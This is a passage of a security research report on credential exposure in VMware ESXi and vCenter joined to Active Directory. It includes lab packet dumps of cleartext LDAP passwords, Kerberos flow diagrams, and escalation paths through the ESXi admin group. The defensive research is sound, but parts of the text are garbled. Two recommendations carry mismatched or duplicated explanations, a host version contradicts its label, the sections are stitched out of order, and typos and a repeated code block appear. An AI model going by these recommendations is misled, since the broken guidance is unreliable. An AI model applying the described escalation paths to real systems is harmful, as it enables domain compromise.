On ESXi, the progression from 6.5 to 8.0.3 is almost entirely static. The world-readable keytab, the cleartext machine password, the absence of GSSAPI, the lockout bypass, the root-only SSH sessions, and the TGT cache persistence are all identical across versions. ESXi 8 adds PKINIT infrastructure (PKCS#11 libraries and a pre-authentication plugin) and FIPS-mode SSH, but these are additions to an unchanged foundation.

On vCenter, the picture is more complex. vCenter 8 makes genuine improvements at the infrastructure level: Kerberos AES-256 machine authentication, SASL/SRP for vmdir, 256-bit encryption keys, and on-demand DC connections. These changes measurably reduce the machine-level attack surface.

But vCenter 8 also introduces regressions that affect daily operations. AD group-based permissions seem silently broken. Administrators who assign roles to AD groups will believe they have implemented access control when in fact no access control is in effect. The number of LDAP simple binds per authentication increased from four-to-six to six-to-nine, producing more cleartext credential exposure per login.

Broadcom reports suggest ESXi 9 may address the AD admin group concern by setting esxAdminsGroup to an empty string by default, effectively disabling the mechanism unless explicitly configured. This would be a meaningful security improvement to ESXi's AD integration.

Recommendations: Defense in Depth for vSphere Authentication

No single mitigation addresses all the credential exposure vectors documented in this paper. Effective defense requires action at multiple layers.

Eliminate cleartext network transmission immediately.	Change all vCenter AD identity sources from ldap:// to ldaps://. This is a configuration change in the vSphere Client that eliminates cleartext passwords on the wire. It requires a TLS certificate on the Domain Controller, which most organizations already have for LDAP signing enforcement.

Replace Domain Admin bind accounts.	The AD identity source bind account needs only directory read permissions. Using a Domain Admin account for this purpose means that the most privileged credential in the domain is exposed at every layer. Create a dedicated service account with minimal permissions, no interactive logon rights, and a strong, unique password.
Enforce AES-only Kerberos.	Set msDS-SupportedEncryptionTypes = 24 on all ESXi and vCenter computer accounts. Remove RC4-HMAC from all krb5.conf encryption type lists and set allow_weak_crypto = false. This eliminates the kerberoasting attack surface and ensures that service ticket encryption meets modern standards.
Treat ESXi Admin as Domain Admin.	When Domain Controller VMs run on ESXi, any ESXi administrator can achieve full domain compromise. Implement just-in-time access, multi-factor authentication, and session monitoring for ESXi Admin access. Create custom vCenter roles that exclude snapshot, power, and datastore operations for DC VM folders. Never manage ESXi hosts hosting DC VMs without vCenter's RBAC.
Protect the ESXi admin group.	Treat the AD group configured in esxAdminsGroup with the same sensitivity as the Domain Admins group. Monitor modifications. Restrict delegation. Audit nested membership. Consider setting esxAdminsGroupAutoAdd to false on all hosts and verifying it has not been changed.
Promote SPNEGO as the primary authentication method.	Train administrators to use Connect-VIServer -Server <vcenter-pnid-hostname> without credentials. On vCenter 7 this is typically the AD domain hostname (e.g., vcenter.wyvern.local); on vCenter 8, it must match the PNID.\ For seamless SPNEGO, deploy vCenter with an AD-domain FQDN as the PNID. Ensure DNS A records, PTR records, and Kerberos SPNs (HTTP/ and HOST/) are registered for the PNID hostname.
Fix ESXi keytab permissions from 644 to 600.	This is a single chmod command that has no operational impact but eliminates the silver ticket attack surface from non-root processes.
Disable SSH on ESXi when not actively needed.	SSH access is the primary credential theft vector on ESXi. It creates TGT caches, provides access to keytabs and registry data, and runs everything as root. Disabling it by default and enabling it only when required dramatically reduces the attack surface.
Monitor the VMCA private key.	This event is generated every time a cleartext LDAP simple bind occurs. Alert on Binding Type 1 from vCenter IP addresses. A sudden increase in Event 2889 after infrastructure changes indicates that LDAPS was inadvertently reverted to LDAP.
Monitor DC Event 2889.	SSH access is the primary credential theft vector on ESXi. It creates TGT caches, provides access to keytabs and registry data, and runs everything as root. Disabling it by default and enabling it only when required dramatically reduces the attack surface.
Include certificate revocation in incident response.	Password resets alone are insufficient when certificate-based authentication has been established. Incident response procedures must include explicit certificate revocation at the CA, CRL publication, and monitoring for continued PKINIT authentication attempts (Event 4768 with pre-auth type 16). For VMCA-forged certificates, the only remediation is full VMCA root CA replacement.

Conclusion

The integration of VMware vSphere with Active Directory is a convenience that carries hidden costs. Those costs, measured in credential exposure, are invisible to organizations that deploy the default configuration and don't verify what's actually happening after set-up.

My research demonstrates that the security posture of a vSphere AD integration depends fundamentally on 3 choices: whether to use standalone ESXi management or vCenter, which identity source protocol to configure, and how the ESXi admin group is governed.

Standalone ESXi with direct AD domain join creates an authentication architecture that cannot be adequately secured. When combined with the functional equivalence of ESXi Admin to Domain Admin for hosts running DC VMs, and the AD group mechanism that provides the keys to root access, the risk has been demonstrated.

vCenter provides a better foundation, but only when deliberately configured to use it. The default AD-over-LDAP identity source recreates the worst credential exposure at the network layer, while the available SPNEGO authentication path, which eliminates password exposure entirely, is neither the default nor prominently documented.

The path forward is not to avoid AD integration. The path forward is to understand what the integration does with credentials, to configure the available protections (LDAPS, SPNEGO, AES-only Kerberos), to govern the AD groups that control hypervisor access, and to include certificate revocation alongside password resets in every incident response playbook.

The passwords are out there and tickets are on disk. The certificates survive everything. The question is whether you know where they are.

Findings Report

Table of Contents

1. Introduction and Scope

1.1 Abstract

This technical report presents the findings of a security research into VMware vSphere's authentication and authorization mechanisms across four infrastructure components: ESXi 7.0 (build 4564106), ESXi 8.0.3 (build 24677879), vCenter Server 7.0.3 (build 19234570), and vCenter Server 8.0.3 (build 24322831), all integrated with a Windows Server 2016 Active Directory domain. Through credential tracing across network, disk, and process memory layers, I demonstrated that AD-integrated vSphere deployments expose credentials through multiple vectors that are architecturally distinct between ESXi and vCenter, and between vSphere versions

This research was motivated by a fundamental question: **Where do Active Directory credentials exist at any given moment in a vSphere environment, and what are the attack surfaces created by each authentication method?** So, I decided to trace credentials across each layer.

1.2 Test Environment

Host	Role	IP		Version
WIN-V340FRPQ4VA	Domain Controller	10.0.5.2	Windows Server 2016 Datacenter	Windows
Win10	Test Workstation	10.0.5.10	Windows 10	Windows
ESXi 7	ESXi Hypervisor (standalone)	10.0.5.21	ESXi 6.5.0 build-4564106	VMkernel
ESXi 8	ESXi Hypervisor (standalone)	10.0.5.22	ESXi 8.0.3 build-24677879	VMkernel
vCenter 7	vCenter Server Appliance	10.0.5.23	VCSA 7.0.3.00300	Photon OS 3
vCenter 8	vCenter Server Appliance	10.0.5.24	VCSA 8.0.3.00400	Photon OS 4

- **Active Directory Domain:** WYVERN.LOCAL (Windows Server 2016 functional level)
- **Forest Trust:** Two-way transitive trust with DRAGON.CORP
- **Certificate Authority:** wyvern-CA (Enterprise Root CA, 5-year validity)
- **Domain Functional Level:** 7 (Windows Server 2016)

1.3 Methodology

My research was conducted in phases using both manual and automated testing frameworks:

Phase 1	Infrastructure Reconnaissance: Enumerated all identity sources, SPNs, keytabs, krb5.conf configurations, PAM chains, and Likewise registry entries across all four servers.
Phase 2	Authentication Flow Tracing: Executed 10+ authentication tests per server, with simultaneous DC event monitoring (Events 2889, 4768, 4769, 4624, 4776), vCenter STS/vpxd log analysis, and packet capture on both LDAP (389) and LDAPS (636).
Phase 3	Credential Exposure Mapping: Performed full credential trace for known passwords across network (tcpdump), disk (vmdir LMDB, Likewise registry, keytabs), and memory (gcore JVM heap analysis).
Phase 4	RBAC and Privilege Escalation: Tested all assignable roles on both standalone ESXi and vCenter-managed environments against Domain Controller VMs.
Phase 5	Certificate Authentication: PKINIT testing across all platforms, password change persistence verification.
Phase 6	Integrated Windows Authentication (IWA)/SPNEGO Investigation: Tested all SPNEGO/Negotiate authentication paths, LoginBySSPI SOAP methods, PowerCLI w/Kerberos

1.4 Tools

Tool	Version	Purpose
Rubeus	1.6.4	Kerberos ticket manipulation, PKINIT, kerberoasting
Certipy	5.0.4	ADCS enumeration and certificate request
PowerCLI	13.x	vSphere API testing
tcpdump	ESXi/VCSA	Network packet capture
Wireshark/tshark	4.x	Packet analysis and Kerberos dissection
gcore	VCSA	JVM process memory dump
lwregshell	Likewise	Registry inspection for credential storage


2. Authentication Architecture Overview

2.1 Fundamental Architectural Difference


The single most important architectural difference between ESXi and vCenter authentication is this: ESXi acts as a Kerberos client that proxies user passwords to the Domain Controller, while vCenter acts as an LDAP client that performs credential verification via LDAP simple bind, then issues SAML tokens internally.

Neither approach uses the password-free Kerberos SPNEGO authentication model by default. However, vCenter provides an optional SPNEGO path (LoginBySSPI) that ESXi fundamentally cannot support due to its SSH daemon lacking compiled-in GSSAPI support.

2.2 ESXi Authentication Stack



2.3 vCenter Authentication Stack




2.4 ESXi Authorization – The AD Admin Group

When ESXi is joined to Active Directory, a security group controls which AD users receive Administrator access to the host. Two advanced ESXi host settings govern this behavior:

- **Config.HostAgent.plugins.hostsvc.esxAdminsGroup** – Sets the AD group name whose members receive Admin role. Default: "ESX Admins".

- **Config.HostAgent.plugins.hostsvc.esxAdminsGroupAutoAdd** — If set to true, ESXi will auto-create the group in AD if it does not already exist. Default: false.

Internally, ESXi stores the group reference in /etc/security/access.conf using the format WYVERN\esx˙admins (where ˙ represents a space character). The access rule +:(WYVERN\esx˙admins):ALL grants full Administrator access to all members of the group.



Config.HostAgent.plugins.hostsvc.esxAdminsGroup	Active Directory group name that is automatically granted administrator privileges...	ESX Admins
Config.HostAgent.plugins.hostsvc.esxAdminsGroupAutoAdd	Controls whether the group specified by 'esxAdminsGroup' is automatically grant...	false

Testing evidence:

miles.morales (member of ESX Admins) successfully authenticates via SSH and receives a root shell. superman (not a member of ESX Admins, despite having other AD privileges) has the SSH connection closed after authentication with access denied. All members of this group are full root users on the ESXi host (UID 0, as discussed in Section 8.2).

The group can be located anywhere in Active Directory.

Testing confirmed that ESXi resolves nested group membership to a remarkable depth:

- ESX Group nested 20 groups deep inside AD: **still works.** members receive Admin access
- User nested 20 groups deep inside the ESXi admin group: **still works**
- Group placed in different OUs across the domain: **still works**

There is no OU-based restriction or nesting limit that would prevent group membership from granting ESXi root access. Any group location, any nesting depth, any OU. If the user is a transitive member of the configured admin group, they get full root.

Critical security implications:

1. **AD group management IS ESXi root access management.** The ESXi admin group is controlled entirely by Active Directory, not by ESXi. Anyone who can modify AD group membership (including delegated OU administrators, Help Desk operators with group management rights, or compromised accounts with GenericWrite on the group object) can grant themselves root access to ESXi hosts. .
2. **The esxAdminsGroupAutoAdd setting creates an escalation path.** If this setting is true, anyone with ESXi API access (Admin role) can change the group name via the vSphere API to ANY existing AD group — for example, "Domain Users" or "Authenticated Users". If the group does not exist, ESXi will attempt to create it. In the worst case, changing the group name to a group that every domain user is already a member of would grant ALL domain users root access to the ESXi host.
3. **ESXi 9 default change (unverified).** Broadcom reports that ESXi 9 sets esxAdminsGroup to an empty string ("") by default, effectively disabling the AD admin group mechanism unless explicitly configured. I have not tested ESXi 9 at this time.

The bottom line: AD group management is ESXi root access management. Organizations must treat the ESXi admin group with the same sensitivity as Domain Admins group membership, because the practical impact is equivalent.

```
[WYVERN\miles.morales@esxi:~] esxcli system permission list
Principal          Is Group  Role   Role Description
-----------------  --------  -----  ------------------
WYVERN\esxiadmins      true  Admin  Full access rights
dcui                  false  Admin  Full access rights
root                  false  Admin  Full access rights
vpxuser               false  Admin  Full access rights
[WYVERN\miles.morales@esxi:~]
```


3. Authentication Flow Analysis: All Paths Tested

This section documents every authentication flow I tested, with a security assessment for each.

3.1 ESXi SSH Password Authentication (PAM → Kerberos Backend) Flow:

```
Client (10.0.5.10) ──[SSH Encrypted: Password]──> ESXi (10.0.5.21)
                                                    |
                                                    v
                                            PAM chain:
                                            1. pam_tally2 (lockout check)
                                            2. pam_unix (local check)
                                            3. pam_lsass (AD check)
                                                    |
                                                    v
                        ESXi ──[Kerberos AS-REQ with PA-ENC-TIMESTAMP]──> DC (10.0.5.2)
                             <──[AS-REP: TGT (AES-256)]──
                             ──[TGS-REQ]──>
                             <──[TGS-REP: service ticket (RC4-HMAC)]──
                                                    |
                                                    v
Client <──[SSH Encrypted: Authentication success]── ESXi
```

Evidence: Packet capture badSSH.pcapng confirms **zero Kerberos traffic from the client** (10.0.5.10). **All Kerberos AS-REQ/TGS-REQ originate from ESXi** (10.0.5.21) to DC (10.0.5.2). The ESXi host acts as a Kerberos client on behalf of the user, using the password received over the SSH tunnel to construct the encrypted timestamp pre-authentication (AS-REQ). The user's TGT is requested by ESXi from the KDC, then used to request a service ticket to ESXi (host/esxi.wyvern.local).




Normal AD Constrained Delegation with Protocol Transition VS ESXI Authentication (Full User Impersonantion, no delegation and no constraints)

Confirmed by: tshark -r badSSH.pcapng -Y "kerberos" -T fields -e ip.src -e ip.dst -e kerberos.msg_type — all Kerberos traffic is between 10.0.5.21 and 10.0.5.2.

Criterion	Assessment
Password in transit (client → ESXi)	Protected by SSH tunnel (AES-128-CTR, HMAC-SHA2-256)
Password in transit (ESXi → DC)	Protected by Kerberos pre-auth encryption (PA-ENC-TIMESTAMP)
Single Sign-On	**NOT SUPPORTED** — GSSAPI compiled out of ESXi sshd
Domain user lockout protection	**BYPASSED** — pam_tally2 skips UID > 10000
Privilege separation	**NONE** — all SSH sessions run as UID 0 regardless of user

Verdict: Secure in transit, but lacks lockout protection and privilege separation.

3.2 ESXi vSphere API Authentication (Basic Auth over TLS) Flow:



Evidence: Packet capture failedauth.pcapng shows TLS 1.2 with TLS_ECDHE_RSA_WITH_AES_256_GCM_SHA384 (Perfect Forward Secrecy). No WWW-Authenticate: Negotiate header is present in the server response — SPNEGO is not offered.

Testing confirmed that having a valid HTTP/esxi.wyvern.local service ticket in the Windows credential cache makes no difference — PowerCLI still requires a password. The Kerberos ticket is ignored entirely.

Criterion	Assessment
Password in transit	Protected by TLS 1.2 (ECDHE-RSA-AES256-GCM-SHA384)
SPNEGO/Negotiate support	**NOT SUPPORTED**
NTLM relay vulnerability	**NOT VULNERABLE** — tested with impacket-ntlmrelayx
Backend validation	Kerberos (AS-REQ with password)

Verdict: Secure in transit, immune to NTLM relay, but every API call requires a password.

3.3 vCenter AD-over-LDAP Authentication (Default – Port 389) Flow:

```
Client ──[TLS/443]──> vCenter STS
                │
                ├── Step 1: LDAP Simple Bind with bind account
                │   vCenter ──[LDAP/389 CLEARTEXT]──> DC
                │   Name: superman@wyvern.local
                │   Password: verySecure1       ← PLAINTEXT ON WIRE
                │
                ├── Step 2: LDAP Search for user by UPN
                │   Search dc=wyvern,dc=local for userPrincipalName=<user>
                │
                ├── Step 3: LDAP Simple Bind with user's credentials
                │   vCenter ──[LDAP/389 CLEARTEXT]──> DC
                │   Name: CN=Spiderman,CN=Users,DC=wyvern,DC=local
                │   Password: verySecure1       ← PLAINTEXT ON WIRE
                │
                ├── Step 4: Group membership query (additional binds)
                │
               v
          STS issues SAML 2.0 Bearer Token ──> Session
```

This is the default authentication path for AD users on both vCenter 7 and vCenter 8 when configured with an AD-over-LDAP identity source.

Evidence — Hex dump from packet capture (vCenter 7, ldap_cleartext.pcap):

```
0x0030:  b9ec 66a3 302c 0201 0160 2702 0103 0415  ..f.0,...`'.....
0x0040:  7375 7065 726d 616e 4077 7976 6572 6e2e  superman@wyvern.
0x0050:  6c6f 6361 6c80 0b76 6572 7953 6563 7572  local..verySecur
0x0060:  6531                                     e1
```

Decoded LDAP Simple Bind Request:

```
LDAP BindRequest (tag 0x60)
  Version: 3 (0x03)
  Name:    superman@wyvern.local   ← USERNAME IN CLEARTEXT
  Auth:    Simple (tag 0x80)
Password: verySecure1          ← PASSWORD IN CLEARTEXT
```

Evidence — DC Event 2889 correlation:

Source	Events	Binding Type	Identity
vCenter 7 (10.0.5.23)	12 during testing	1 (Simple/Cleartext)	WYVERN\superman
vCenter 8 (10.0.5.24)	97 after AD config	1 (Simple/Cleartext)	WYVERN\superman

vCenter generates 4-9 cleartext LDAP simple binds per single user authentication.

Criterion	Assessment
Bind account password in transit	**CLEARTEXT** — visible in packet capture
User password in transit	**CLEARTEXT** — LDAP simple bind for verification
Bind account password on disk	AES-128/256-ECB encrypted (key co-located)
Bind account password in memory	Cleartext in STS JVM heap
DC Event 2889 generated	YES — 4-9 per authentication
Kerberos DC events	ZERO — no Kerberos used

Verdict: **CRITICAL risk**. This is the default and most common authentication path. It exposes credentials at every layer.

3.4 vCenter LDAPS Authentication (Port 636)

Flow: Identical to 3.3 but with TLS encryption on the LDAP connection:

```
Client ──[TLS/443]──> vCenter STS ──[LDAPS/636 TLS]──> DC
                                                    (encrypted password)
```

Evidence: LDAPS packet capture (ldaps_capture.pcap, 26KB) showed zero cleartext credentials. grep -c "verySecure" ldaps_capture.pcap returned 0 matches. Zero DC Event 2889 generated.

Criterion	Assessment
Password in transit	**Protected by TLS**
Password on disk	**Still stored in vmdir (encrypted, key co-located)**
Password in memory	Still held in STS JVM heap
DC Event 2889	ZERO
Configuration required	Change identity source URL from ldap:// to ldaps://

Verdict: Significantly better than LDAP/389. Eliminates the most critical exposure vector (network sniffing). However, does not address disk or memory exposure. Requires TLS certificate configuration on DC.

3.5 vCenter LoginBySSPI / SPNEGO (Kerberos – No Password) Flow:

```
Client ──[Kerberos/88]──> DC    (AS-REQ: TGT request, AES-256 reply)
Client ──[Kerberos/88]──> DC    (TGS-REQ: HTTP/vcenter.wyvern.local)
                        (TGS-REP: service ticket, RC4-HMAC)
Client ──[TLS/443]──────────> vCenter (SOAP LoginBySSPI: 1,814-byte SPNEGO token)
                                        STS validates ticket via machine keytab
                                       NO password transmitted at any point
                                      ──> SAML 2.0 Bearer Token ──> Session
```

Evidence – PowerCLI test (vCenter 7):

```
Connect-VIServer -Server vcenter.wyvern.local  # No -User, no -Password
# Result: Connected as WYVERN\superman via SPNEGO
```

Evidence – PowerCLI test (vCenter 8):

```
#Via PNID hostname - SUCCEEDS:
Connect-VIServer -Server vcenter8.vsphere.local  # No -User, no -Password
# Result: SPNEGO_PNID_SUCCESS: Connected as WYVERN\superman to vcenter8.vsphere.local

#Via AD domain hostname - FAILS (even afer DNS A + PTR + SPN added)
Connect-VIServer -Server vcenter8.wyvern.local  # No -User, no -Password
#Result: "Could not resolve the requested VC server"
#"No endpoint listening at https://vcenter8.wyvern.local/sdk"

#Via AD domain hostname - FAILS (even afer DNS A + PTR + SPN added)
Connect-VIServer -Server vcenter8.wyvern.local  # No -User, no -Password
#Result: "Could not resolve the requested VC server"
#"No endpoint listening at https://vcenter8.wyvern.local/sdk"
```

Root cause (vCenter 8 hostname restrictions):

vCenter 8's PNID is vcenter8.vsphere.loacl. The SDK endpoint only accepts connections addressed to the PNID hostname. Connections to vcenter8.wyvern.local (including powerssword logins) fail at the SOAP layer with "no endpoint listening." DNS A record, PTR record, and Kerberos SPN registration for vcenter8.wyvern.local were all confirmed working. Kerberos service tickets (RC4-HMAC) were issued for both HTTP/ and HOST/ SPNs, but the SDK endpoint binding to the PNID prevents the connection. The SSL certificate (CN=vcenter8.vsphere.local) as PNID created a hostname mismatch that initially appeared to be a SPNEGO regression. This appears partly due to a missing domain certificate.

Practical impact:

SPNEGO works on vcenter , but only when connecting via the PNID hostname (which defaults to <hostname>/vsphere.local during deployment). In environments where vCenter is deployed with an AD domain PNID (e.g. vcenter.wyvern.local as with vcenter 7) SPNEGO works seamlessly.

Evidence – DC Event 4769 (service ticket):

```
Account: superman@WYVERN.LOCAL → Service: VCENTER$ (HTTP/vcenter.wyvern.local)
Source IP: 10.0.5.10 (Win10 — NOT vCenter)
Encryption: RC4-HMAC (0x17) — WEAK
```

Critically: Zero DC Event 2889. Zero LDAP simple binds. The entire authentication uses Kerberos tickets. No password leaves the client machine.

Criterion	Assessment
